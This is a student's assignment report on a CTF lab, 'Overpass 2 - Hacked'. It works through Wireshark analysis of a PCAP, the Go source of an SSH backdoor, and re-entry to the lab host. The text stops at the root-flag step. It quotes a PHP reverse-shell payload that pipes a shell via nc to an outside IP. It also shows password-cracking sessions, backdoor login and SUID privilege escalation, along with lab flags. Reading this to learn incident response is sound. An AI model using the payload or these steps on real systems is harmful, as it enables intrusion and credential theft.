


OVERPASS 2 - HACKED

ASSIGNMENT REPORT



Peter Kinyumu,
cs-sa07-24067,
July 15th, 2024.

1. INTRODUCTION


This room teaches how to investigate security incidents by analyzing network packet trace files using Wireshark and trace attackers' activities on a system. It also explores code analysis; trying to understand how a piece of code works. Finally, it tests learners' skills in privilege escalation.

2. ANSWERS TO QUESTIONS


Forensics - Analyze the PCAP

a. What was the URL of the page they used to upload a reverse shell?

- `/development/`




- If we follow HTTP Stream we can see that it is indeed an upload form titles “**Overpass Cloud Sync - BETA**”




b. What payload did the attacker use to gain access?

- Still on the HTTP stream, stream 1, we can see a post request made when submitting the uploaded payload file and the contents of the payload.
- `<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>`




c. What password did the attacker use to privesc?

- **whenevernoteartinstant**




d. How did the attacker establish persistence?

- **<https://github.com/NinjaJc01/ssh-backdoor>**




e. Using the fasttrack wordlist, how many of the system passwords were crackable?

- We can see the attacker dumped the shadow file as shown.



- If we copy the hashes to a file and use the john the ripper as shown below we see 4 of the passwords are crackable.




```
cypherpunk@deathstalker: ~  
$ cd /usr/share/wordlists  
$ cd ~  
$ john --wordlist=/usr/share/set/src/fasttrack/wordlist.txt shadowhashes.txt  
Using default input encoding: UTF-8  
Loaded 5 password hashes with 5 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])  
Cost 1 (iteration count) is 5000 for all loaded hashes  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
securty3 (paradox)  
secret12 (bee)  
abcd123 (szymex)  
10az2wex (muirland)  
10az2wex (muirland)  
4g 0:00:00:04 DONE (2024-07-15 08:05) 0.9900g/s 64.85p/s 286.6c/s 286.6C/s letmein..starwars  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.  
$
```

Research - Analyze the code

a. What's the default hash for the backdoor?

- We see this from the **main.go** script on thebackdoor GitHub repository identified earlier.



```
GNU nano 7.2  
package main  
main.go  
import (  
    "crypto/sha512"  
    "fmt"  
    "io"  
    "io/ioutil"  
    "log"  
    "net"  
    "os/exec"  
    "github.com/creack/pty"  
    "github.com/gliderlabs/ssh"  
    "github.com/integrill/flaggy"  
    gossh "golang.org/x/crypto/ssh"  
    "golang.org/x/crypto/ssh/terminal"  
)  
var hash string = "bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfcc9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3"  
func main() {  
    var (  
        lport      uint    = 2222  
        lhost      net.IP  = net.ParseIP("0.0.0.0")  
        keyPath    string  = "id_rsa"  
        fingerprint string = "OpenSSH_8.2p1 Debian-4"  
    )  
}
```

b. What's the hardcoded salt for the backdoor?

- The script has a function called **hashpassword**, which takes a password string and a salt string, combines them, and then creates a sha512 hash.

```
func verifyPass(hash, salt, password string) bool {
    resultHash := hashPassword(password, salt)
    return resultHash == hash
}

func hashPassword(password string, salt string) string {
    hash := sha512.Sum512([]byte(password + salt))
    return fmt.Sprintf("%x", hash)
}
```


- If we go to where the function is called we can see the hardcoded salt being passed as shown.

```
func runCommand(cmd string) []byte {
    result := exec.Command("/bin/bash", "-c", cmd)
    response, _ := result.CombinedOutput()
    return response
}

func passwordHandler(ssh.Context, password string) bool {
    return verifyPass(hash, "1c362db832f3f864c8c2fe05f2002a05", password)
}
```

c. What was the hash that the attacker used? - go back to the PCAP for this!

- From the TCP stream of the PCAP file, we see the attacker passing the hash `6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed` to the backdoor binary sh shown.



d. Crack the hash using rockyou and a cracking tool of your choice. What's the password?

- We need to combine the hash with the hardcoded salt first before proceeding to crack it using hashcat.
- Note, we use mode **-m 1710** because that's the format used by our backdoor.

1710	sha512(\$pass.\$salt)	Raw Hash salted and/or iterated
1720	sha512(\$salt.\$pass)	Raw Hash salted and/or iterated
1740	sha512(\$salt.utf16le(\$pass))	Raw Hash salted and/or iterated
1730	sha512(utf16le(\$pass).\$salt)	Raw Hash salted and/or iterated

- **november16**


```
ciph3rbnuk@DESKTOP-D970INA: ~
ciph3rbnuk@DESKTOP-D970INA:~$ cat hash+salt.txt
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05
ciph3rbnuk@DESKTOP-D970INA:~$ hashcat -m 1710 -a 0 hash+salt.txt /mnt/c/Users/user/Downloads/rockyou.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8 Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: pthread-Intel(R) Core(TM) i5-6300U CPU @ 2.40GHz, 1415/2895 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash
* Uses-64-Bit

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /mnt/c/Users/user/Downloads/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace...: 14344384

6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05 november16
Session.....: hashcat
Status.....: Cracked
```

Attack - Get Back In

a. The attacker defaced the website. What message did they leave as a heading?



Using the information you've found previously, hack your way back in!

b. What's the user flag?

- The backdoor was set to run on port 2222. We can confirm the port is open using Nmap.

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Jul 15 11:24
cypherpunk@deathstalker: ~
cypherpunk@deathstalker: ~
cypherpunk@deathstalker: ~/ssh-backdoor

(cypherpunk@deathstalker)-[~]
$ sudo nmap -sS -T4 10.10.93.222
[sudo] password for cypherpunk:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-07-15 09:31 EAT
Nmap scan report for 10.10.93.222
Host is up (0.34s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
2222/tcp  open  EtherNetIP-1
Nmap done: 1 IP address (1 host up) scanned in 8.32 seconds
(cypherpunk@deathstalker)-[~]
$
```

- With the backdoored credentials cracked using hadhcat(**november16**) we are able to log into the system as user james and retrieve the flag.

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Jul 15 10:04
james@overpass-production: /home/james
cypherpunk@deathstalker: ~
cypherpunk@deathstalker: ~
james@overpass-production: /home/james

(cypherpunk@deathstalker)-[~]
$ ssh james@10.10.93.222 -p 2222 -oHostKeyAlgorithms=+ssh-rsa → login to the backdoored ssh with the password november16
james@10.10.93.222's password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

james@overpass-production: /home/james/ssh-backdoor$ cd ~ && ls
ssh-backdoor user.txt www
james@overpass-production: /home/james$ cat user.txt
thm{d119b4fa8c497ddb0525f7ad200e6567}
james@overpass-production: /home/james$
james@overpass-production: /home/james$
```

c. What's the root flag?

- We list the contents of the home directory trying to identify any privileged escalation vector.
- There is a hidden binary named **suid_bash** owned by the root user with its SUID value set.
- We can abuse that to spawn a root shell. Note we use the switch **-p** with the binary to tell it not to drop its privileges but to maintain the evaluated privileges granted by the SUID bit.
- With that, we gain access as root and retrieve the flag.

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
